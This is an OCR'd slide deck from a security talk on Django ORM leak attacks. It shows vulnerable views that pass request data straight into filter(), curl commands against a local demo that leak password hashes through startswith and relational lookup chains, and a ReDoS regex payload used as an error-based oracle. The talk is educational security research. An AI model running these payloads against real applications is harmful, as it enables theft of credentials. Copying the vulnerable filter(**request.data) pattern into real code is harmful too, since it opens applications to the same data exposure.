Beyond SQLI to ORM leaks

By: Arun Krishnan and Adithya Raj

Who are we?

Web Security Researchers

CTF players @teambi0s

3+ Years in Web Security

Adithya Raj

Arun Krishnan

Contents



Beyond SQLI
What is an ORM
Django ORM
ORM attacks
Live Demo
Conclusion

Beyond SQLI

- SQL Injection (SQLi) is a major security flaw caused by directly inserting user input into SQL queries, allowing attackers to manipulate database operations.
- SQLI can easily be mitigated by using prepared statements under the hood.
- There's a clear need for a consistent, reusable way to handle database queries that reduces human error and enforces best practices by default.
- Writing secure queries manually for every user input can become repetitive and error-prone, especially as applications scale.

ORM

- Bridge Between Code and Database
- Code instead of SQL
- Works across databases
- Prevents SQLI, via parameterized queries



Django ORM

- This is a basic model definition in the django ORM

```python
from django.db import models

class Article(models.Model):
    """
        The data model for Articles
    """
    title = models.CharField(max_length=255)
    body = models.TextField()

    class Meta:
        ordering = ["title"]
```

- This is how you can interact with the Article model

```python
articles = Article.objects.filter(title__contains=search_term)
```

- ORM converts the above code to the following SQL query


```sql
SELECT * FROM article WHERE title LIKE %s;
```

Django ORM

Overview of our application

- Article->Author->User has a one-one relationship.
- Article->Category has a many-many relationship.

As you can see there are other realtions as well



Django ORM leaks

```python
class UserView(APIView):
    """
        A lovely view to see our users
    """

    def post(self, request: Request, format=None):
        """
            Query users
        """
        try:
            users = User.objects.filter(**request.data)
            serializer = UserSerializer(users, many=True)
        except Exception as e:
            print(e)
            return Response([])
        return Response(serializer.data)
```

- Full control over the filter function
- User injects Django ORM filters
- leaking data through ORM LEAKS

Django ORM Leaks

- When the filter matches

```
(.pyenv) winters@andromeda ~/b/o/d/leak> curl -X POST http://127.0.0.1:8000/api/users/ \
                                                -H "Content-Type: application/json" \
                                                -d '{"username":"winters","password__startswith":"pbk"}'
[{"username":"winters","first_name":"","last_name":""}]⏎
(.pyenv) winters@andromeda ~/b/o/d/leak> curl -X POST http://127.0.0.1:8000/api/users/ \
                                                -H "Content-Type: application/json" \
                                                -d '{"username":"winters","password__startswith":"pbkd"}'
[{"username":"winters","first_name":"","last_name":""}]⏎
```

```
(.pyenv) winters@andromeda ~/b/o/d/leak> curl -X POST http://127.0.0.1:8000/api/users/ \
                                                -H "Content-Type: application/json" \
                                                -d '{"username":"winters","password__startswith":"pbkde"}'
[]⏎
(.pyenv) winters@andromeda ~/b/o/d/leak>
```

- When the filter doesn't match

```python
class ArticleView(APIView):
    """
        Some basic API view that users send requests to for
        searching for articles
    """
    def post(self, request: Request, format=None):
        try:
            articles = Article.objects.filter(**request.data)
            serializer = ArticleSerializer(articles, many=True)
        except Exception as e:
            return Response([])
        return Response(serializer.data)
```

Here the filter function is called on the Article model. How can you Leak the password from the User model?

How do you leak in this case?

Relational Filtering Attack

Exploiting One-One relations

- Article, Author, User are one-one related so we can traverse them using relational filtering.

- Using relation filtering we can traverse the relation chain eventually reaching the model that we want to leak and we can use the ORM filters to leak all the data.

```
winters@andromeda ~/b/o/d/leak> curl -X POST "http://127.0.0.1:8000/api/articles/" \
                                -H "Content-Type: application/json" \
                                -d '{"created_by__user__password__contains": "pbkd"}'
[{"title":"Django Framework Overview","body":"Django is a high-level Python web framework...","created_by":1}]⏎
```

```python
def post(self, request: Request, format=None):
    """
        Query users
    """
    try:
        users = User.objects.filter(has_published=True, **request.data)
        serializer = UserSerializer(users, many=True)
    except Exception as e:
        print(e)
        return Response([])
    return Response(serializer.data)
```

How do you leak in this case?

Here it returns only users who has published an article. How can you Leak users information who hasn’t published an article?

Relational Filtering Attack

Exploiting Many-Many relations

- Author.departments is a many-to-many field with Department, using related_name='employees' to allow reverse lookups from Department to Author.
- Filtering Article by created_by gives us the author (e.g., Karen), and from there we access their departments (e.g., Sales, Manager).
- Using the reverse employees lookup, we get all authors in those departments (e.g., Karen and Jeff), then follow user to User to reach sensitive fields like passwords.

```
winters@andromeda ~/b/o/d/leak> curl -X POST "http://127.0.0.1:8000/api/articles/" \
                                -H "Content-Type: application/json" \
                                -d '{"created_by__departments__employees__user__password__startswith": "pb"}'
[{"title":"Django Framework Overview","body":"Django is a high-level Python web framework...","created_by":1},{"title":"Django Framework Overview"
y":1}]⏎
```

Relational Filtering Attack

Exploiting Many-Many relations

- Consider the following scenario

Username	Departments	Has Published an Article
karen	Sales	True
jeff-the-manager	Sales, Managers	False
sharon-the-manager	Engineering, Managers	False
mike	Engineering, IT	False
eloise	IT	False

- Now consider there is a filtering mechanism which only allows users which has Published as True

Relational Filtering Attack

Exploiting Many-Many relations

- We can leak the data of non published users like this

```
created_by__departments__employees__user__password
```


This referes to karen and jeff because of the sales department being shared between them

```
created_by__departments__employees__departments__employees__user__password
```

This referes to karen, jeff and sharon because of shared managers department between sharon and jeff.

Relational Filtering Attack

Exploiting Many-Many relations



Relational Filtering Attack

Exploiting Many-Many relations

- We can continue the chain to cover all the users in the model.

- Hence we can loop over all the users because of the shared departments between each of them and leak all the data we want

```python
class ArticleErrorView(APIView):
    """
        View for Articles
    """
    def post(self, request: Request, format=None) -> Response:
        """
            Query articles
        """
        try:
            _articles = list(Article.objects.filter(is_secret=False, **request.data))
        except Exception as e:
            return Response({"msg":"something goofed"}, status=500)
        return Response({})
```

How do you leak in this case?

Here it doesn't return any results. It only returns an error message if an error occurs. How can you Leak users information with this?

◉ Error Based Leaks

- Django Supports regex filters

- When the condition matches it causes a ReDOS bug, hence increasing the RTT of our request.

- The default regexp_time_limit for mysql is 32 ms. If it goes above that it will trigger a Timeout exceeded in regular expression match exception.

◉ Error Based Leaks

- So ReDOS can be used to trigger the exception and Leak the information

---

- If sample password is: pbkdf2341

```
created_by__user__password__regex": "^(?=^pbkdf1).*.*.*.*.*.*.*.*!!!!$
```

```
{}
```

```
{"created_by__user__password__regex": "^(?=^pbkdf2).*.*.*.*.*.*.*.*!!!!$"}
```

```
{"msg":"something goofed"}
```

Other ORM bugs

- **CVE 2024-53908**:Potential SQL injection in HasKey(lhs, rhs) on Oracle.
- **CVE 2025-32873**:Denial-of-service possibility in strip_tags().
- **CVE 2024-45231**:Potential user email enumeration via response status on password reset.

DIVE LEMO

References

O

Django ORM Research by elttam

R

Time based attacks on Prisma ORM by elttam

M

Preventing SQL Injection in Django by Jacobian

Get in Touch

For more information, please reach out to us at

Adithya Raj

Email: adithyaraj2515@gmail.com
Twitter: x.com/Adithyaraj2515
Linkedin: www.linkedin.com/in/luc1f3r

Arun Krishnan

Email: arun.krishnan.w@gmail.com
Twitter: x.com/ArunKr1shnan
Website: https://winters0x64.xyz

We look forward to hearing from you!